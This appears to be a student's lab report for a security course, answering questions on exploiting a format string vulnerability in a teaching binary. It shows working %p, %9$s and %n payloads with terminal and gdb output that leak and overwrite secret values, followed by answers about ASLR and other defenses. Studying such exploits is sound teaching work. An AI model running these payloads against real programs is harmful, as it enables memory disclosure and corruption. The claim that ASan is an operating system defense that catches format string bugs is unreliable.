
- Integer input
    - Any valid input, such as 55
- String input
    - xxxxxx%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
- Find screenshot below.



```
cs6917@cs6917:~/proj2$ ./task3
Please enter a decimal integer
55
Please enter a string
xxxxxx%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
xxxxxx0xa(nil)0x7ffff7e1aaa0(nil)(nil)0x7ffffffe1a80x100
0000000x370x4052a00x70257878787878780x70257025702570250x7
0257025702570250x70257025702570250x70257025(nil)
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
cs6917@cs6917:~/proj2$
```

- The address of secret[0] is precisely 0x4052a0
- Why this is the correct address
  - When printf() encounters %p, it prints the memory address represented by the pointer in hexadecimal format.
  - Since printf() in our program doesn't have a format string specifier, it would interpret the "%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p" in the string passed as a format specifier, and when will try to access and print whatever pointer addresses are on the stack frame, including the address of secret[0], since it's stored in the same stack frame.
- How I verified the address using gdb
  - I run gdb on task3
  - I set a breakpoint at main
  - I then continue for few instructions until the values of secret[0] is assigned
  - Then I use the instruction print secret to get the address of secret[0] in memory
    - The address I get from gdb is exactly 0x4052a0.

- We find this address in the string printed by the program from passing the string “xxxxxx%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p” as a user input
- Find screenshot below.



Terminal - cs6917@cs6917: ...
23 Feb, 09:14
Terminal - cs6917@cs6917: ~/proj2
File Edit View Terminal Tabs Help

```
0x0000000000401197      8       {
(gdb)
0x000000000040119b      8       {
(gdb)
15          secret = (int *) malloc(2*sizeof(int));
(gdb)
0x00000000004011a2      15          secret = (int *) malloc
(2*sizeof(int));
(gdb)
0x00000000004011a7      15          secret = (int *) malloc
(2*sizeof(int));
(gdb)
18          secret[0] = SECRET1; secret[1] = SECRET2;
(gdb) print secret
$1 = (int *) 0x4052a0
(gdb)
```

4. (5 pts) Provide the specific inputs (i.e. both the integer and the string) that you need in order to print the value of secret[0]. Explain your strategy.

- Integer input
    - Any valid integer value, such as 55
- String input
    - xxxxxx%9$s
- The value of secret[0] is D which is the ASCII equivalent of 0x44
- Explaining my strategy
    - To print the value of secret[0] I had to do two steps. First, I had to determine the offset of the address of secret[0] that is stored on the stack from the address of the user_input buffer where the user string is being stored.

  - The way I determined the exact offset is by using the input from the previous question where I determined the address of secret[0] (the input was “xxxxxx%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p”) and then cutting down one %p from the end of the string one at a time, until the printed string contains the address of secret[0] (that is 0x4052a0) right at the very end.
  - By manually doing this, I find out that the offset is 9 and the address of secret[0] is actually the ninth pointer beginning from the user_input buffer on the stack.
  - Thus, after determining the offset to be 9, we move to the second step.
    - Note, another way to determine the offset value was by analyzing the stack frame layout we drew in the first question and calculating that the secret pointer is actually the ninth byte from the stack pointer.
  - The second step after determining the offset on the stack is crafting the input string to exploit the format string vulnerability in a way that prints the value of secret[0].
  - In the crafted user input string, we will have to include the %9 offset we determined earlier, and concatenate it with a “$s” instead of a “%p” because we’re interested in the value where this pointer points to, and not the address it points to.
  - In total, the crafted string would be xxxxxx%9$s
- Find screenshot below.


Terminal - cs6917@cs6917: ...
23 Feb, 09:17
Terminal - cs6917@cs6917: ~/proj2
File Edit View Terminal Tabs Help

```
cs6917@cs6917:~/proj2$ ./task3
Please enter a decimal integer
55
Please enter a string
xxxxxx%9$s
xxxxxxD
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
cs6917@cs6917:~/proj2$
```


5. (4 pts) Based on your knowledge of how arrays are stored on the heap, calculate the address of secret[1].

- Calculating the address of secret[1]
    - Since secret in an integer array, then each array entry is four bytes long. Because we are storing the array on the heap, all the array entries are stored in a sequential order, i.e. back to back. Therefore, since we know the address of secret[0], we do the following to get the address of secret[1]
        - Address of secret[1] = address of secret[0] + size of an int = 0x4052a0 + 0x4 = 0x4052a4

6. (5 pts) Provide the specific inputs (i.e. both the integer and the string) that you need in order to print the value of secret[1]. Explain your strategy.

- Integer input
    - 4215460
- String input

    - %08x/%08x/%08x/%08x/%08x/%08x/%08x/%s/%08x/%08x/%08x
- The value of secret[1] is precisely U, which is the ASCII equivalent of 0x55
- Explaining my strategy
    - We already know the address of secret[1] from a previous question, and it was exactly 0x4052a4.
    - The general strategy is to insert this value somehow on the stack and then read out the value stored at this memory location by passing %s somewhere in the user input string and exploiting the format string vulnerability.
    - I converted the hex address 0x4052a4 into decimal since the first scanf() is reading an integer value. The decimal equivalent would then be 4215460
    - Then, I passed this value, 4215460, as the integer value for the first user input in the program, storing it on the stack frame we are currently in.
    - Finally, we have to craft a string value that manipulates all the steps we have done so far from calculating secret[1] address value and storing it on the stack to retrieve the value we are interested in, that is secret[1].
    - Since int_input is 8 bytes long, the decimal value that we inserted begins from the eight byte, therefore, the string we're crafting should include 8 "%08x"'s followed by "%s" to print the value of the address stored in the eight byte, that is, the value of secret[1].
        - Note that we could have used any other format specifiers similar to %08x that reads from stack memory until it allows us to reach the address we're interested in, that is the address stored in the eighth byte.
- Find screenshot below.




```
cs6917@cs6917:~/proj2$ ./task3
Please enter a decimal integer
4215460
Please enter a string
%08x/%08x/%08x/%08x/%08x/%08x/%08x/%s/%08x/%08x/%08x
0000000a/00000000/f7e1aaa0/00000000/00000000/ffffe1a8/000
00000/U/004052a0/78383025/30252f78
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
cs6917@cs6917:~/proj2$
```

7. (5 pts) Provide the specific inputs (i.e. both the integer and the string) that you need in order to modify the values of both secret[0] AND secret[1]. Explain your strategy.

- Integer input
    - 4215460
- String input
    - xxxxxx%p%p%p%p%p%p%p%n%n
- Original secret values 0x44 and 0x55 modified to 0x3f and 0x3f
- Explaining my strategy
    - Similar to our strategy where we retrieved the values of secret[0] and secret[1], I use a similar crafted string as an input to the user but with %n format specifier instead of a %p at the end of the user input.
    - The %n format specifier writes the number of characters printed so far from the printf() function into a corresponding address (that is a pointer) stored on the stack. In our case, that would be exactly the pointer pointing to the address of secret[0] and secret[1].

    - Thus, using the crafted string, we would overwrite the secret values with the value of %n, that is, the number of characters printed so far from the printf() function, and in our case, that is 0x3f
- Find screenshot below.



Terminal - cs6917@cs6917: ...
23 Feb, 09:29
Terminal - cs6917@cs6917: ~/proj2
File Edit View Terminal Tabs Help

```
cs6917@cs6917:~/proj2$ ./task3
Please enter a decimal integer
4215460
Please enter a string
xxxxxx%p%p%p%p%p%p%p%n%n
xxxxxx0xa(nil)0x7ffff7e1aaa0(nil)(nil)0x7fffffffe1a80x100
000000
The original secrets: 0x44 -- 0x55
The new secrets:      0x3f -- 0x3f
cs6917@cs6917:~/proj2$ 
```


8. (4 pts) Does Address Space Layout Randomization (ASLR) make this attack more difficult? Explain.

- Yes! Address Space Layout Randomization (ASLR) would make this attack more difficult for the following reasons.
    - ASLR randomizes the memory addresses where system executables, libraries, heap, and stack are loaded. Thereby, ASLR helps mitigate format string vulnerabilities by making it harder for attackers to predict memory addresses and exploit memory corruption vulnerabilities effectively, especially when trying to overwrite return addresses and function pointers on the stack.
    - ASLR randomizes the base addresses of executable code, libraries, heap, and stack segments each time a program is executed. This means that the memory layout of a process will be different each

    time it runs, making it challenging for attackers to reliably predict the memory addresses of critical data structures, function pointers, and code locations. In our case, this would mean that the location of the secret values we're looking for to find out or modify would change each time we run the program.
  - In other words, with ASLR enabled, the attacker cannot predict the exact memory addresses where the critical variables we're looking for reside in memory, reducing the likelihood of a successful memory corruption exploit.

9. (4 pts) What other operating system defenses can be used to prevent this attack? Explain.

- We can use Address Sanitizer (ASan) as an operating system defense to prevent format string vulnerabilities
  - ASan is a runtime memory error detector that detects various types of memory corruption bugs, including format string vulnerabilities. It instruments the program during compilation, adding checks for memory errors such as buffer overflows, use-after-free, and format string vulnerabilities. ASan can help identify and mitigate format string vulnerabilities during development and testing.
- Other defense mechanisms that are offered by the operating systems are stack canaries and NX stacks, but those features are already enabled for task3.
  - Find screenshot below.


Terminal - cs6917@cs6917: ...
23 Feb, 08:47
Terminal - cs6917@cs6917: ~/proj2
File Edit View Terminal Tabs Help

```
cs6917@cs6917:~/proj2$ checksec --file=task3
RELRO           STACK CANARY      NX            PIE
       RPATH      RUNPATH      Symbols          FORTIFY F
ortified        Fortifiable     FILE
Partial RELRO   Canary found      NX enabled    No PIE
       No RPATH   No RUNPATH   39) Symbols        No     0
1               task3
cs6917@cs6917:~/proj2$ 
```

Submission

You are required to submit **a zip fil**e including the following files: (NOTE! you don't need to include exploit2.sh)

- **a typed written report (a PDF file)**
- **exploit1.sh**
- **exploit1.py**
- **exploit2.py**

Ensure that the written portion of the project is a PDF (no doc or docx is allowed). Please submit the zip file to Canvas by the due time. (filename: proj2_[NetID]_[firstname].zip e.g., proj2_f1234xx_john.zip)